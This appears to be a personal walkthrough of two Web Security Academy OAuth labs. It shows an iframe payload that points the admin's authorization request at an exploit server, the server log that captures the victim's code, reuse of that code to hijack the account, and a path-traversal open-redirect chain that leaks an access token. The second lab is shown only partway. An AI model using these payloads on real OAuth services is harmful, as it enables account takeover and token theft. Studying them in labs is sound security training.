
This lab uses an OAuth service to allow users to log in with their social media account. A misconfiguration by the OAuth provider makes it possible for an attacker to steal authorization codes associated with other users' accounts.

To solve the lab, steal an authorization code associated with the admin user, then use it to access their account and delete the user `carlos`.

The admin user will open anything you send from the exploit server and they always have an active session with the OAuth service.

You can log in with your own social media account using the following credentials: `wiener:peter`.

here we have the redirecting url




```
GET /auth?client_id=p13qosaowpz7sf426dv57&redirect_uri=
https://exploit-0aad0010045594028023ca4801f300eb.exploit-server.net/
&response_type=code&scope=openid%20profile%20email HTTP/2
Host: oauth-0ad200e60498949d8026c934026f00d1.oauth-server.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0)
Gecko/20100101 Firefox/137.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a0d00d9042394b68000cb4900ce0017.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Set-Cookie: _interaction=tKtkjVNZsMT0_Ug_e4-j_;
path=/interaction/tKtkjVNZsMT0_Ug_e4-j_; expires=Fri, 04 Apr 2025
11:00:42 GMT; samesite=lax; secure; httponly
Set-Cookie: _interaction_resume=tKtkjVNZsMT0_Ug_e4-j_;
path=/auth/tKtkjVNZsMT0_Ug_e4-j_; expires=Fri, 04 Apr 2025 11:00:42 GMT;
 samesite=lax; secure; httponly
Location: /interaction/tKtkjVNZsMT0_Ug_e4-j_
Content-Type: text/html; charset=utf-8
Date: Fri, 04 Apr 2025 10:50:42 GMT
Keep-Alive: timeout=5
Content-Length: 99

Redirecting to <a href="/interaction/tKtkjVNZsMT0_Ug_e4-j_">
     /interaction/tKtkjVNZsMT0_Ug_e4-j_
</a>
.
```

remove the normal url and put the exploit server url

copy the url and paste it in exploit server in iframe




Body:


```
<iframe src="https://oauth-0ad200e60498949d8026c934026f00d1.oauth-server.net/auth?client_id=p13qosaowpz7sf426dv57&redirect_uri=https://
exploit-0aad0010045594028023ca4801f300eb.exploit-server.net/&response_type=code&scope=openid%20profile%20email"></iframe>
```

```
<iframe src=" paste it here!!!!"></iframe>
```

and delever to victim




```
103.82.41.179   2025-04-04 10:50:22 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.
103.82.41.179   2025-04-04 10:50:22 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT
103.82.41.179   2025-04-04 10:50:55 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.
103.82.41.179   2025-04-04 10:50:55 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT
103.82.41.179   2025-04-04 10:51:20 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137
103.82.41.179   2025-04-04 10:51:20 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT
103.82.41.179   2025-04-04 10:51:23 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137
103.82.41.179   2025-04-04 10:51:23 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
103.82.41.179   2025-04-04 10:51:30 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137
103.82.41.179   2025-04-04 10:51:30 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Wi
10.0.4.148      2025-04-04 10:51:30 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (
10.0.4.148      2025-04-04 10:51:30 +0000 "GET /?code=NFTEkIFXK_PW5_YALhr_DYMdobpU_vY7mB-7XwOuCra HTTP/1.1" 200 "user-agent:
10.0.4.148      2025-04-04 10:51:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) Ap
103.82.41.179   2025-04-04 10:51:31 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.
103.82.41.179   2025-04-04 10:51:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT
103.82.41.179   2025-04-04 10:51:38 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137
103.82.41.179   2025-04-04 10:51:38 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:1
103.82.41.179   2025-04-04 10:51:38 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT
```



```
GET /oauth-callback?code=NFTEkIFXK_PW5_YALhr_DYMdobpU_vY7mB-7XwOuCra
HTTP/2
Host: 0a0d00d9042394b68000cb4900ce0017.web-security-academy.net
Cookie: session=d2Bam2k2Jbfxx8rJ9rQgEIcFpkYmAF6M
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0)
Gecko/20100101 Firefox/137.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://oauth-0ad200e60498949d8026c934026f00d1.oauth-server.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=vuE5bxrD60NQP7feZA2ONcS
HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 2996

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/c
        =stylesheet>
        <link href=/resources/css/labs.cs
        <title>
            OAuth account hijacking via 
        </title>
    </head>
    <body>
        <script src="/resources/labheader
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBa
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-c
                        <h2>
```



You have successfully logged in with your social media account

Lab: Stealing OAuth access tokens via an open redirect

This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the OAuth service makes it possible for an attacker to leak access tokens to arbitrary pages on the client application.


To solve the lab, identify an open redirect on the blog website and use this to steal an access token for the admin user's account. Use the access token to obtain the admin's API key and submit the solution using the button provided in the lab banner.

Note

You cannot access the admin's API key by simply logging in to their account on the client application.


The admin user will open anything you send from the exploit server and they always have an active session with the OAuth service.

You can log in via your own social media account using the following credentials: `wiener:peter`.



```
GET /auth?client_id=qogma21ve7cyaxeiolipw&redirect_uri=https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/oauth-callback/../post/next?path=https://exploit-0a7c00bf03e9554780f8075601c900b0.exploit-server.net/exploit&response_type=token&nonce=1585568770&scope=openid%20profile%20email HTTP/2
Host: oauth-0aed003f03fb55228012064b02a900ad.oauth-server.net
Cookie: _session=4ZbTlkNdczKLhIq0UUe34; _session.legacy=4ZbTlkNdczKLhIq0UUe34
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Priority: u=0, i
```

```
HTTP/2 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Location: https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/post/next?path=https%3A%2F%2Fexploit-0a7c00bf03e9554780f8075601c900b0.exploit-server.net%2Fexploit#access_token=T56_RbGBfNit1-_oQCeLDRsTpQB5R4exbaTYDL4awxh&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email
Content-Type: text/html; charset=utf-8
Set-Cookie: _session=4ZbTlkNdczKLhIq0UUe34; path=/; expires=Sat, 19 Apr 2025 04:53:19 GMT; samesite=none; secure; httponly
Set-Cookie: _session.legacy=4ZbTlkNdczKLhIq0UUe34; path=/; expires=Sat, 19 Apr 2025 04:53:19 GMT; secure; httponly
Date: Sat, 05 Apr 2025 04:53:19 GMT
Keep-Alive: timeout=5
Content-Length: 627

Redirecting to <a href="https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/post/next?path=https%3A%2F%2Fexploit-0a7c00bf03e9554780f8075601c900b0.exploit-server.net%2Fexploit#access_token=T56_RbGBfNit1-_oQC
```




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
71	https://0aab00ba03f05573...	GET	/academyLabHeader			101	147			
70	https://0aab00ba03f05573...	GET	/post?postId=9	✓		200	8187	HTML		Stealing
69	https://0aab00ba03f05573...	GET	/post/next?path=/post?postId=9	✓		302	94			
68	https://0aab00ba03f05573...	GET	/academyLabHeader			101	147			
67	https://0aab00ba03f05573...	GET	/my-account?id=wiener	✓		200	3488	HTML		Stealing
66	https://0aab00ba03f05573...	GET	/academyLabHeader			101	147			
65	https://0aab00ba03f05573...	GET	/			200	8959	HTML		Stealing
64	https://0aab00ba03f05573...	GET	/			200	8959	HTML		Stealing
63	https://0aab00ba03f05573...	POST	/authenticate	✓		302	168			
62	https://oauth-0aed003f03f...	GET	/me			200	512	JSON		
61	https://0aab00ba03f05573...	GET	/oauth-callback			200	833	HTML		

```
GET /post?postId=9 HTTP/2
Host: 0aab00ba03f0557380de08a400fb00a0.web-security-academy.net
Cookie: session=a53UggSiacKYNvEluFZiuWdLn7wXF9YK
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/post?postId=8
```


Redirect

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8079

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <title>
      Stealing OAuth access tokens via an open
```

